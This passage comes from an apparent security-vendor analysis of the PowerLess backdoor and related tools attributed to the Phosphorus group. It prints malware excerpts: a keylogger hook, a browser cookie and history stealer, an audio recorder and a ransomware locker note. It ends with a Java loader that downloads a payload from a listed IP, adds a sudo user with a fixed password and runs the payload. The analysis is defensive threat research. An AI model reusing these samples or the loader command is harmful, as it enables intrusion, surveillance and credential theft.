


```
  Stop-Process -Name kl -Force -ErrorAction SilentlyContinue
  $response += "Keylogger Was Runned. It successfully Stoped``n"

tch


 (Test-Path -Path "C:\Windows\Temp\Upd")

  Remove-Item -Path "C:\Windows\temp\Upd" -Recurse -Force

 (Test-Path -Path "c:\windows\temp\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK")

  Remove-Item -Path "c:\windows\temp\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK"

esponse += "Keylog Module Removed Successfully `n"

($choice -eq "1")

y

  Stop-Process -Name cum -Force -ErrorAction SilentlyContinue
  $response += "Stealer Was Runned. It successfully Stoped``n"
```

PowerLess backdoor logging

Keylogger


One of the modules downloaded by the PowerLess backdoor is a keylogger that is written in .NET. It’s core functionality is quite simple, consisting of hooks and the logging of the user’s keystrokes:



```
if (nCode >= 0 && wParam == (IntPtr)Program.WH_KEYDOWN)
{
    int num = Marshal.ReadInt32(lParam);
    if (num == 8)
    {
        Program.Global.key.Add(" [BackSpace] ");
    }
    else if (num == 160)
    {
        Program.Global.key.Add(" [LShiftKey] ");
    }
    else if (num == 161)
    {
        Program.Global.key.Add(" [RShiftKey] ");
    }
    else if (num == 91)
    {
        Program.Global.key.Add(" [Win] ");
    }
    else if (num == 32)
    {
        Program.Global.key.Add(" ");
    }
    else if (Convert.ToInt32((Keys)num) == 162 || Convert.ToInt32((Keys)num) == 163)
    {
        Program.Global.key.Add(" [Control] ");
    }
    else if (Convert.ToInt32((Keys)num) == 29)
    {
        Console.WriteLine(Convert.ToString(Convert.ToInt32((Keys)num)));
        Program.Global.key.Add(" [Alt] ");
    }
```

Partial code from the keylogger module

The logs are being stored in the following path: "C:\\Windows\\Temp\\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK":




```
// Token: 0x04000006 RID: 6
private static string temppath = "C:\\windows\\temp\\Report.06E17A5A-7325-4325-8E5D-E172EBA7FC5BK\\";
```

Logs path of the keylogger module

Stealer


Another module is a browser info stealer, which is also written in .NET, and includes the BouncyCastle crypto library. It also uses an SQLite data reader object for Chrome and Edge browser database files. In the staging phase, the data is encrypted and written in JSON format for exfiltration:



```
string contents2 = string.Format("\t\n\t{{\n\t\t\"domain\": \"{0}\",\n\t\t\"expirationDate\": {1},\n\t\t\"hostOnly\": {2},\n\t\t\"httpOnly\": {3},\n\t\t\"name\":
  \"{4}\",\n\t\t\"path\": \"{5}\",\n\t\t\"sameSite\": \"{6}\",\n\t\t\"secure\": {7},\n\t\t\"session\": {8},\n\t\t\"storeId\": {9},\n\t\t\"value\": \"{10}\"\n
  \t}},", new object[]
{
    root.domain,
    root.expirationDate,
    root.hostOnly,
    root.httpOnly,
    root.name,
    root.path,
    root.sameSite,
    root.secure,
    root.session,
    root.storeId,
    root.value
});
File.AppendAllText(Program.filepath, contents2);
```

Partial code from the info stealer module

The logs are being stored in the following path: “C:\\Windows\\Temp\\cup.tmp”:




```
// Token: 0x04000012 RID: 18
public static string filepath = "C:\\Windows\\Temp\\cup.tmp";
```

Logs path of the stealer module

ADDITIONAL TOOLS POTENTIALLY RELATED TO PHOSPHORUS

In addition to the newly discovered PowerLess Backdoor, other tools were identified by the Nocturnus Team which are suspected to originate from the same developer. However, at this point in time there isn't enough evidence to conclusively tie these tools to Phosphorus with a high level of confidence.

Looking at the PE info of “WindowsProcesses.exe”, the below PDB path is present: “*C:\Users\pugna\Desktop\126\V1\PowerLessCLR\x64\Release\PowerLessCLR.pdb*”:




Portable Executable Info

Debug Artifacts

Path	C:\Users\pugna\Desktop\126\V1\PowerLessCLR\x64\Release\PowerLessCLR.pdb
GUID	d55e0a4a-99ee-4b15-9d70-d8d0cee31ea2

The PDB path from WindowsProcesses.exe

Searching for the prefix “C:\Users\pugna” returns other unidentified tools:


"C:\Users\pugna"


FILES 5 / 5

	Detections	Size	First seen	Last seen	Submitters
014E73D083DF4A5816BD838D03A1B38E1438914154FE0BB7D988D05DF0407B84 rsf.exe peexe assembly direct-cpu-clock-access detect-debug-environment runtime-modules	8 / 67	8.10 MB	2021-12-29 11:01:49	2021-12-29 11:01:49	1
6F95EF04B6A6171369E8292D10931D12EEC881429053C8BD10AAD82FDE538B03 dll.dll pedll assembly	21 / 66	5.00 KB	2021-10-03 15:58:31	2021-10-03 15:58:31	1
A4C908859D78973A94581EA010B10B9A83D25CBAFE0C0704DC67FF43C05F0040 WindowsProcesses.exe peexe assembly invalid-rich-pe-linker-version runtime-modules detect-debug-environment long-sleeps ...	34 / 64	10.50 KB	2021-10-03 11:40:55	2021-10-03 11:40:55	1
A149B94B698AD8358EAD04416BB2EDB47780434D34050561FB7E7F658DE0025E Sou.exe peexe assembly checks-cpu-name runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access ...	20 / 69	500.50 KB	2021-07-19 10:05:40	2021-07-19 10:05:40	1
40908A42C76AEFCAD928A2D2ACA32BF7A8FF7B31F6E212B78802923C2C212B65 Chromiom F.exe peexe runtime-modules assembly direct-cpu-clock-access detect-debug-environment	2 / 69	6.50 KB	2020-11-14 06:24:17	2020-11-14 06:24:17	1

Artifacts found in VirusTotal with the search "C:\Users\pugna"

Chromium F

"Chromium F.exe" is yet another .NET browser info stealer. Although the code is different, by the functionality it is similar to the abovementioned info stealer module, leading us to assess that it might be an earlier variant:




```
private static void Main(string[] args)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string text = string.Join(" ", args).ToLower();
    if (string.IsNullOrEmpty(text))
    {
        File.WriteAllText("c:\\users\\public\\secoundp.txt", "eee");
        Environment.Exit(1);
    }
    if (text.Contains("chrome"))
    {
        Console.WriteLine("***CHROME***");
        SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + folderPath + "\\Google\\Chrome\\User Data\\Default\\History;Version=3;");
        sqliteConnection.Open();
        SQLiteDataReader sqliteDataReader = new SQLiteCommand("select url From urls ", sqliteConnection).ExecuteReader();
        File.WriteAllText("c:\\users\\public\\fifth.txt", text);
        while (sqliteDataReader.Read())
        {
            Console.WriteLine(sqliteDataReader[0].ToString() + "\r\n");
            Console.WriteLine("========================================");
        }
    }
    if (text.Equals("firefox"))
    {
        Console.WriteLine("*******FIREFOX********");
        SQLiteConnection sqliteConnection2 = new SQLiteConnection("Data Source=" + folderPath2 + "\\Mozilla\\Firefox\\Profiles\\7fvktt80.default-release\\places.sqlite; Version=3;");
        sqliteConnection2.Open();
        SQLiteDataReader sqliteDataReader2 = new SQLiteCommand("select Url,title From moz_places ", sqliteConnection2).ExecuteReader();
        while (sqliteDataReader2.Read())
        {
            Console.WriteLine(sqliteDataReader2[0].ToString() + "\r\n");
            Console.WriteLine("========================================");
        }
    }
    if (text.Contains("edge"))
    {
        Console.WriteLine("***EDGE***");
        string folderPath3 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        SQLiteConnection sqliteConnection3 = new SQLiteConnection("Data Source=" + folderPath3 + "\\Microsoft\\Edge\\User Data\\Default\\History; Version=3;");
        sqliteConnection3.Open();
        SQLiteDataReader sqliteDataReader3 = new SQLiteCommand("select url From urls ", sqliteConnection3).ExecuteReader();
        while (sqliteDataReader3.Read())
        {
            Console.WriteLine(sqliteDataReader3[0].ToString());
            Console.WriteLine("========================================");
        }
    }
    Console.ReadLine();
}
```

Code segment from Chromium F.exe

Sou.exe - Audio Recorder

"Sou.exe" is another .NET file, but this time it's an audio recorder which uses the NAudio open source library:




```
public static void tas()
{
    string text = Path.GetTempPath() + "\\updskh\\";
    string filename = text + Program.count.ToString() + Program.RandomString(10);
    Directory.CreateDirectory(text);
    new DirectoryInfo(text).Attributes = (FileAttributes.Hidden | FileAttributes.System);
    Program.wavi = new WaveInEvent();
    Program.wavi.WaveFormat = new WaveFormat(44100, 1);
    Program.wavi.DataAvailable += Program.SendCaptureSamples;
    Program.wavefile = new WaveFileWriter(filename, Program.wavi.WaveFormat);
    Program.count++;
    if (Program.count == 100)
    {
        Program.count = 0;
    }
    Program.wavi.StartRecording();
    Thread.Sleep(Program.timerR);
    Program.wavi.StopRecording();
}
```

Code segment from Sou.exe

A New Locker in the Making?


One of the more recent tools that was allegedly from the same developer is what appears to be an unfinished Ransomware variant. It is also written in .NET and at this point doesn't do anything except locking the target's screen. As can be seen, the fields like the ransom amount and attacker's email are yet to be set. Although unfinished, it is worth mentioning that the sample was uploaded from Iran via web, and it might imply yet another step in the direction of this threat actor towards ransomware:



Submissions

Date	Name	Source	Country
2021-12-29 11:01:49	rsf.exe	87984aa9 - web	IR

Unfinished ransomware sample uploaded to VirusTotal from Iran


Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You only have 3 days to submit the payment. After that the price will be doubled.

How Do I Pay?

Payment is accepted in Bitcoin only. Please check the current price of Bitcoin and buy some bitcoins.
Send the bitcoin to our Bitcoin wallet and send your ID and transaction to the email address.

double price in:
71:59:40

permanent lost your data in :
119:59:40


amount USD$	amoujkasgdkasgdkgaskdgadgasjkdgjasgdjasghdjh	Copy Amount
Our E-email	emailaddipjipadhoiashdoashdopuashduoiasghdiuasgdigasdgiaosdgd	Copy E-m
Bitcoin Address	bcwallhasudhauoshdoashdlhasohdoashdopashdoahsopdhasodhash	Copy bt

The unfinished ransomware locker screen

Analysis of FRP Loaders

Java Multi Platform Loader


One of the more active IPs that was reported in the ProxyShell attacks was 148.251.71[.]182. In addition, another recent report mentions this IP address as part of an active exploitation of the Log4j vulnerability:


URLs

Scanned	Detections	Status	URL
2021-12-23	7 / 93	200	http://148.251.71.182/update.tmp
2021-12-22	6 / 93	200	http://148.251.71.182/symantec_linux
2021-12-21	6 / 93	-	http://148.251.71.182/symantec
2021-12-20	6 / 93	200	http://148.251.71.182/
2021-12-19	7 / 93	404	http://148.251.71.182/plink.exe
2021-12-23	7 / 93	200	http://148.251.71.182/symantec.tmp
2021-12-19	5 / 93	-	http://148.251.71.182:1389/rce
2021-12-23	7 / 93	200	http://148.251.71.182/symantec_linux.x86
2021-12-16	5 / 93	-	http://148.251.71.182:1389/RCE
2021-12-14	6 / 93	404	http://148.251.71.182/%20update.tmp

Files found on the IP address 148.251.71[.]182

The “symantec” and “update” themed files all serve the FRP again. The “RCE” links, on the other hand, serve a Java loader that distinguishes the victim machine’s operating system and drops the appropriate version of FRP:




6 security vendors flagged this URL as malicious

http://148.251.71.182/RCE.class
148.251.71.182
ip

200 Status
application/java-vm Content Type

The Java RCE class

There are two slightly different variations of the loader, but eventually they check for the file separator of the OS, which is “/” in case it’s Linux or “\” in Windows, and then downloads the payload and creates persistence:




```
public RCE() {
  if (File.separator.equals("/")) {
    download("http://148.251.71.182/symantec_linux.x86", "/tmp/lock");
    String linux_cmd = "chmod +x /tmp/lock ; useradd -g sudo -m -s /bin/bash -p $(echo P@ssw0rd1234 | openssl passwd -1 -stdin) master; nohup /tmp/lock &";
    String[] arrayOfString = { "/bin/sh", "-c", linux_cmd };
    try {
      Runtime.getRuntime().exec(arrayOfString);
